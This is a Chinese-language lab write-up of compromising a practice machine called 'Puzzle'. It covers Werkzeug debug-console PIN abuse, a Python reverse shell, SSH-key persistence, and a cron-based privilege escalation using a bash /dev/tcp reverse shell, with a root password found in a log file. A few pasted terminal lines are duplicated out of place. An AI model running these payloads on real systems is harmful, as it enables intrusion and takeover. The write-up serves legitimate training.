
下面是我做的测试




确实挺有意思的,当我打算设置一个超大宽高的参数时,返回的并不是图片,而是报错日志,在这里,我获得了需要的pin码:127-120-678



但是直接输入并不能登录进去,这是因为我们忘记了最关键的一点,请求头忘记伪成本地的了




认证成功




这里的执行命令难住我了，我参考了下这篇文章<https://www.cnblogs.com/m1xian/p/18528813>

这才知道，我需要将pinauth得到的cookie补充进去，然后将pin参数删掉，用frm参数，如果不清楚frm参数值的话，可以直接用frm=0，效果如下：



这个时候，我们能任意执行python语句，直接弹一个python shell



这是我用的payload:

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.142",2333));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);
```

Horizontal Escalation

这里务必要将shell稳固，最省事的便是写ssh公钥

```
mkdir -p .ssh && cd .ssh && echo "ssh-ed25519
AAAC3NzaC1lZDI1NTE5AAAAIAiu1bLnLuWgLW0HAdB3N4NlMQwtMqcETzRdT8KGY7V
s kali@kali" >> authorized_keys && chmod 600 ~/.ssh/authorized_keys
```

新开终端重连

```
Tabby
1 kali@192.168.1.142 2 kali@192.168.1.142
kali@192.168.1.142:22
o.O.+ .E|
|      B.o o |
|      +.o   |
|      +.    |
|      +.    |
+----[SHA256]-----+
(kali@kali)-[~]
$ ls .ssh
agent  id_ed25519  id_ed25519.pub
(kali@kali)-[~]
$ cat .ssh/id_ed25519.pub
ssh-ed25519 AAAC3NzaC1lZDI1NTE5AAAAIAiu1bLnLuWgLW0HAdB3N4NlMQwtMqcETzRdT8KGY7Vs kali@kali
(kali@kali)-[~]
$ ssh -i .ssh/id_ed25519 stardust@192.168.1.139
The authenticity of host '192.168.1.139 (192.168.1.139)' can't be established.
ED25519 key fingerprint is: SHA256:xJ90wMr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCskWY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.139' (ED25519) to the list of known hosts.
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);
Horizontal Escalation
stardust@Puzzle:~$
```

看到家目录还有个用户street,那就再次搜集信息

全局查看输入street用户的文件或文件夹时，有所进展

```
find / -user street 2>/dev/null
```

```

stardust@Puzzle:~$ find / -user street 2>/dev/null |> yes
/home/street
/var/log/pass.log
stardust@Puzzle:~$ less /var/log/pass.log
less: can't open '/var/log/pass.log': Permission denied
stardust@Puzzle:~$ ls -la /var/log/pass.log
-rw-r----- 1 street street 17 Jul 2 11:34 /var/log/pass.log
stardust@Puzzle:~$

```

可惜这个文件，当前用户无法查看，查看定时任务，发现street有一个，同样，当前的stardust打不开

```

stardust@Puzzle:~$ ls /etc/crontabs
root street
stardust@Puzzle:~$ cat /etc/crontabs/street
cat: can't open '/etc/crontabs/street': Permission denied

```

使用pspy64查看进程，有了新的进展

```

kali@192.168.1.142:22
2026/07/04 00:57:25 CMD: UID=0 PID=26
2026/07/04 00:57:25 CMD: UID=0 PID=25
2026/07/04 00:57:25 CMD: UID=0 PID=24
2026/07/04 00:57:25 CMD: UID=0 PID=23
2026/07/04 00:57:25 CMD: UID=0 PID=22
2026/07/04 00:57:25 CMD: UID=0 PID=21
2026/07/04 00:57:25 CMD: UID=0 PID=20
2026/07/04 00:57:25 CMD: UID=0 PID=19
2026/07/04 00:57:25 CMD: UID=0 PID=18
2026/07/04 00:57:25 CMD: UID=0 PID=17
2026/07/04 00:57:25 CMD: UID=0 PID=16
2026/07/04 00:57:25 CMD: UID=0 PID=15
2026/07/04 00:57:25 CMD: UID=0 PID=14
2026/07/04 00:57:25 CMD: UID=0 PID=13
2026/07/04 00:57:25 CMD: UID=0 PID=12
2026/07/04 00:57:25 CMD: UID=0 PID=11
2026/07/04 00:57:25 CMD: UID=0 PID=10
2026/07/04 00:57:25 CMD: UID=0 PID=8
2026/07/04 00:57:25 CMD: UID=0 PID=7
2026/07/04 00:57:25 CMD: UID=0 PID=6
2026/07/04 00:57:25 CMD: UID=0 PID=5
2026/07/04 00:57:25 CMD: UID=0 PID=4
2026/07/04 00:57:25 CMD: UID=0 PID=3
2026/07/04 00:57:25 CMD: UID=0 PID=2
2026/07/04 00:57:25 CMD: UID=0 PID=1 /sbin/init
2026/07/04 00:58:00 CMD: UID=1001 PID=28305 /bin/bash -c /usr/local/bin/backup.sh
2026/07/04 00:58:00 CMD: UID=1001 PID=28306

```

这个sh文件属于root，但是任何用户都能查看并运行，看这里的UID，大概率就是street的定时任务


```

stardust@Puzzle:~$ ls -la /usr/local/bin/backup.sh
-rwxr-xr-x  1 root  root           58 Jul  2 10:20 /usr/local/bin/backup.sh
stardust@Puzzle:~$ cat /usr/local/bin/backup.sh
#!/bin/bash
find /tmp -name "*.dsz" -exec /bin/bash {} \;
stardust@Puzzle:~$

```

不赖，这里很好提权，创建文件，以.dsz为后缀，定时任务会自动用/bin/bash执行，再弹一次shell吧

```

echo "/bin/bash -i >& /dev/tcp/192.168.1.142/4444 0>&1" >
/tmp/shell.dsz

```

Vertical Escalation

稳固做好后，我们应该回顾前面看到的/var/log/pass.log文件，这个文件大概率藏了提权root的线索

```

Tabby
1 kali@192.168.1.142 2 kali@192.168.1.142 + [ ] [ ]
● kali@192.168.1.142:22 ? 重新连接

uid=1001(street) gid=1001(street) groups=1001(street)
street@Puzzle:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for street:
Sorry, try again.
[sudo] password for street:
Sorry, try again.
[sudo] password for street:
sudo: 3 incorrect password attempts
street@Puzzle:~$ cat /var/log/pass.log
hpUpT0vSt1D5JLA5
street@Puzzle:~$ su root
Password:
root@Puzzle:/home/street# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dia
root@Puzzle:/home/street# cd
root@Puzzle:~# cat root.txt
flag{root-676ee9b99c02ac1ca35120af62af9ffa}
root@Puzzle:~#

```

哎呀，藏得好深，哈哈，那个pass.log里的内容就是root的密码，直接登录root即可

差不多Sublarge设置的坑我都踩过了，hh，感觉web入口那里得好好学下，那个Werkzeug的控制台命令执行把我卡住一会儿，确实是第一次见识到，有的werkzeug不能用可见面板来执行python语句